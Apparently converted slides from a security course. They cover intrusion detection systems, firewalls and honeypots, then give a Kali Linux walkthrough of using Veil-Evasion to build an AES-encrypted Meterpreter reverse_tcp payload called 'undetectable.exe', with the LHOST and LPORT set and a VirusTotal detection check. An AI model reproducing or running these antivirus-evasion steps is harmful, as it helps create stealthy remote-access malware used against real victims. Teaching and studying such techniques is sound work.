

# Types of Intrusion Detection Systems



## Network-Based Intrusion Detection Systems

01

- These mechanisms typically consist of a **black box** that is placed on the network in the promiscuous mode, listening for patterns indicative of an intrusion
- It detects malicious activity such as **Denial-of-Service attacks**, port scans, or even attempts to crack into computers by monitoring network traffic

## Host-Based Intrusion Detection Systems

02

- These mechanisms usually include auditing for events that occur on a **specific host**
- These are not as common, due to the overhead they incur by having to **monitor each system event**

### Network-based IDS (NIDS)



### Host-based IDS (HIDS)



# Firewall



Firewalls are hardware and/or software designed to prevent **unauthorized access** to or from a private network




Firewalls **examine all messages entering or leaving the Intranet** and blocks those that do not meet the specified security criteria

They are placed at the junction or **gateway** between the two networks, which is usually a private network and a public network such as the Internet



Firewalls may be concerned with the type of traffic or with the **source or destination addresses** and ports



# Honeypot



A honeypot is an information system resource that is expressly **set up to attract and trap people** who attempt to penetrate an organization's network



It has no authorized activity, does not have any production value, and any traffic to it is **likely a probe, attack, or compromise**



A honeypot can **log port access attempts, or monitor an attacker's keystrokes. These could be early warnings** of a more concerted attack



# Types of Honeypots

The infographic is divided into two main sections, 01 and 02, each with a list of characteristics and examples. Section 01, 'Low-interaction Honeypots', is highlighted with an orange background. Section 02, 'High-interaction Honeypots', is highlighted with a grey background. A vertical column of four circular icons separates the two sections.

## 01 Low-interaction Honeypots

- These honeypots simulate only a **limited number of services** and applications of a target system or network
- Can not be compromised completely
- Generally, set to collect higher level information about attack vectors such as network probes and worm activities
- Ex: Specter, Honeyd, and KFSensor

## 02 High-interaction Honeypots

- These honeypots **simulates all services** and applications
- Can be **completely compromised** by attackers to get full access to the system in a controlled area
- Capture **complete information** about an attack vector such attack techniques, tools and intent of the attack
- Ex: Symantec Decoy Server and Honeynets

## How to Bypass an Antivirus using Veil on Kali Linux

```
apt-get update  
apt-get install veil
```

A terminal window titled 'root@kali: /etc/Veil-Evasion' is shown. The terminal output displays the following commands and their execution:

```
root@kali:~# cd /etc/Veil-Evasion/  
root@kali:/etc/Veil-Evasion# ./Veil-Evasion.py
```

The last line of the terminal output is highlighted with a red rectangular box.

```
root@kali: /etc/Veil-Evasion
File Edit View Search Terminal Help
=====
Veil-Evasion | [Version]: 2.23
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Main Menu

  50 payloads loaded

Available Commands:
  use          Use a specific payload
  info        Information on a specific payload
  list        List available payloads
  update      Update Veil-Evasion to the latest version
  clean       Clean out payload folders
  checkvt    Check payload hashes vs. VirusTotal
  exit       Exit Veil-Evasion

[menu>>]: use
```

```
root@kali: /etc/Veil-Evasion
File Edit View Search Terminal Help

28) powershell/shellcode_inject/virtual
29) python/meterpreter/bind_tcp
30) python/meterpreter/rev_http
31) python/meterpreter/rev_http_contained
32) python/meterpreter/rev_https
33) python/meterpreter/rev_https_contained
34) python/meterpreter/rev_tcp
35) python/shellcode_inject/aes_encrypt
36) python/shellcode_inject/aes_encrypt_HTTPKEY_Request
37) python/shellcode_inject/arc_encrypt
38) python/shellcode_inject/base64_substitution
39) python/shellcode_inject/des_encrypt
40) python/shellcode_inject/download_inject
41) python/shellcode_inject/flat
42) python/shellcode_inject/letter_substitution
43) python/shellcode_inject/pidinject
```

```
root@kali: /etc/Veil-Evasion
File Edit View Search Terminal Help

Payload: python/shellcode_inject/aes_encrypt loaded

Required Options:

Name          Current Value  Description
----          -
COMPILE_TO_EXE  Y             Compile to an executable
EXPIRE_PAYLOAD X             Optional: Payloads expire after "Y" days
("X" disables feature)
INJECT_METHOD  Virtual       Virtual, Void, Heap
USE_PYHERION   N             Use the pyherion encrypter

Available Commands:

set           Set a specific option value
info          Show information about the payload
options       Show payload's options
generate      Generate payload
back          Go to the main menu
exit         exit Veil-Evasion

[python/shellcode_inject/aes_encrypt>>]: generate
```

```
root@kali: /etc/Veil-Evasion
File Edit View Search Terminal Help

=====
Veil-Evasion | [Version]: 2.23
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[?] Use msfvenom or supply custom shellcode?

1 - msfvenom (default)
2 - custom_shellcode_string
3 - file with shellcode (raw)

[>] Please enter the number of your choice: 1
```

```
root@kali: /etc/Veil-Evasion
File Edit View Search Terminal Help
=====
Veil-Evasion | [Version]: 2.23
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
[?] Use msfvenom or supply custom shellcode?

  1 - msfvenom (default)
  2 - custom shellcode string
  3 - file with shellcode (raw)

[>] Please enter the number of your choice: 1

[*] Press [enter] for windows/meterpreter/reverse_tcp
[*] Press [tab] to list available payloads
[>] Please enter metasploit payload: windows/meterpreter/reverse_tcp
[>] Enter value for 'LHOST', [tab] for local IP: 172.16.100.6
[>] Enter value for 'LPORT': 443
[>] Enter any extra msfvenom options (syntax: OPTION1=value1 or -OPTION2=value2
):
```

```
=====
Veil-Evasion | [Version]: 2.23
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
[>] Please enter the base name for output files (default is 'payload'): undetectable
```

```
[?] How would you like to create your payload executable?

  1 - Pyinstaller (default)
  2 - Pwnstatter (obfuscated Pyinstaller loader)
  3 - Py2Exe

[>] Please enter the number of your choice: 1
```

```
[*] Executable written to: /usr/share/veil-output/compiled/undetectable.exe

Language: ykiss_ python
Payload: 38622.tar python/shellcode_inject/aes_encrypt
Shellcode: windows/meterpreter/reverse_tcp
Options: LHOST=172.16.100.6 LPORT=443
Required Options: COMPILE_TO_EXE=Y EXPIRE_PAYLOAD=X
INJECT_METHOD=Virtual USE_PYHERION=N
Payload File: /usr/share/veil-output/source/undetectable.py
Handler File: /usr/share/veil-output/handlers/undetectable_handler.rc

[*] Your payload files have been generated, don't get caught!
[!] And don't submit samples to any online scanner! ;)

[>] Press any key to return to the main menu.
```

VirusTotal - Free Online Virus, Malware and URL Scanner - Mozilla Firefox

https://www.virustotal.com

Community Statistics Documentation FAQ About English Join our community Sign in

# virustotal

VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware.

File URL Search

undetectable.exe

Maximum file size: 128MB

Antivirus scan for cbe... x

https://www.virustotal.com/en/file/cbea07dbeb277ec89cc101d58d4c391cd5cc55c97915111a14ddd52cca5117c0

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

# virustotal

SHA256: cbea07dbeb277ec89cc101d58d4c391cd5cc55c97915111a14ddd52cca5117c0

File name: undetectable.exe

Detection ratio: 5 / 55

Analysis date: 2016-02-19 17:51:52 UTC ( 1 minute ago )

Analysis File detail Additional information Comments Votes









